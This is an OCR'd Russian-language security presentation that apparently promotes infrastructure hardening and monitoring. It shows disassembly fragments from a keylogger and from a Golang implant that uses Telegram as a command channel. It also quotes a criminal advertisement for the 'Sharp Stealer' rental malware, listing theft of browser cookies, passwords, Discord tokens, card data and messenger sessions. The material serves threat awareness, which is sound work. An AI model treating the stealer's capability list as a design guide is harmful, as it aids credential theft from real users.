
TTA > TTR

Харденинг ИТ-инфраструктуры никто не отменял и его постоянный контроль (например, с помощью PT Carbon)

Усиление ИТ-инфраструктуры для уменьшения площади атаки




Основные средства защиты



Источник: 2024 Cybersecurity Buyers Report

Уровень опасностей, выявленных при пентесте



Постоянное расширение функционала


```
mov     [rsp+0A8h+var_10], rax
lea     rdx, aLoggingOutputT ; "Logging output to "
mov     rcx, cs:std::ostream std::cout
call    sub_140003AA0
mov     rcx, rax
lea     rdx, aKeyloggerLog ; "keylogger.log"
call    sub_140003AA0
mov     rcx, rax
lea     rdx, sub_140003E30
call    cs:std::ostream::operator<<(std::ostream & (
cmp     cs:qword_14000A0D8, 0
jnz     loc_14000213A
mov     edx, 0Ah
lea     r8d, [rdx+36h]
lea     rcx, aKeyloggerLog ; "keylogger.log"
call    cs:std::_Fiopen(char const *,int,int)
mov     rbx, rax
test    rax, rax
jz      loc_14000213A
mov     cs:byte_14000A0D4, 1
mov     cs:byte_14000A0C9, 0
lea     rcx, qword_14000A058
call    cs:std::streambuf::_Init(void)
xor     edi, edi
mov     [rsp+0A8h+Base], rdi
mov     [rsp+0A8h+Pointer], rdi
mov     [rsp+0A8h+Count], rdi
lea     r9, [rsp+0A8h+Count] ; Count
```

Кейлогер записывает весь ввод с клавиатуры


```
cmp     dword ptr [rdx], 'nur/'
jnz     loc_6653EC
nop     word ptr [rax+rax+00000000h]

cmp     rbx, 1
jle     loc_6653EC
dec     rcx
mov     [rsp+570h+var_2E8], rcx
add     rax, 10h
mov     [rsp+570h+var_2A8], rax
dec     rbx
mov     [rsp+570h+var_2F0], rbx
lea     rdi, asc_755C70 ; " "
mov     esi, 1
call    sub_4DA8E0
```

Golang-имплант использует Telegram как C2-канал и канал слива данных

Еще один сценарий



RAT и Telegram в фокусе




Стиллер SHARP с быстрым отстуком в телеграм от нашего проекта

Маленькое описание софта:
Готовый к использованию билд 1МБ
Софт можно брать в аренду
Есть возможность отстука с использованием прокси
Стиллер написан на C#

Возможности и функционал:
- Поддержка Chromium, Yandex, Opera, Firefox, Brave, Atom, Gecko. Также работает с X86 браузерами
- кража cookie файлов для входа на сайты, пароли, AutoFile, истории и карт из браузеров
куки записываются для работы с специализированными расширениями
- граббер сессии и всего возможного из Discord:
кража токена, телефона привязанного к аккаунту, банковские карты которыми совершалась оплата в дискорд, email который привязан к аккаунту, имя аккаунта (...), проверка на наличие MFA, проверка на наличие Nitro у жертвы. И сбор этих данных идет более чем из 25 браузеров.
- граббер сессии Telegram (клиент)
- граббер Jabber (протокол + логин + пароль)
- граббер сессии Viber (клиент)

Sharp Stealer


«Крысиная коллекция»



Как вы мониторите использование Telegram или иные зашифрованные каналы?

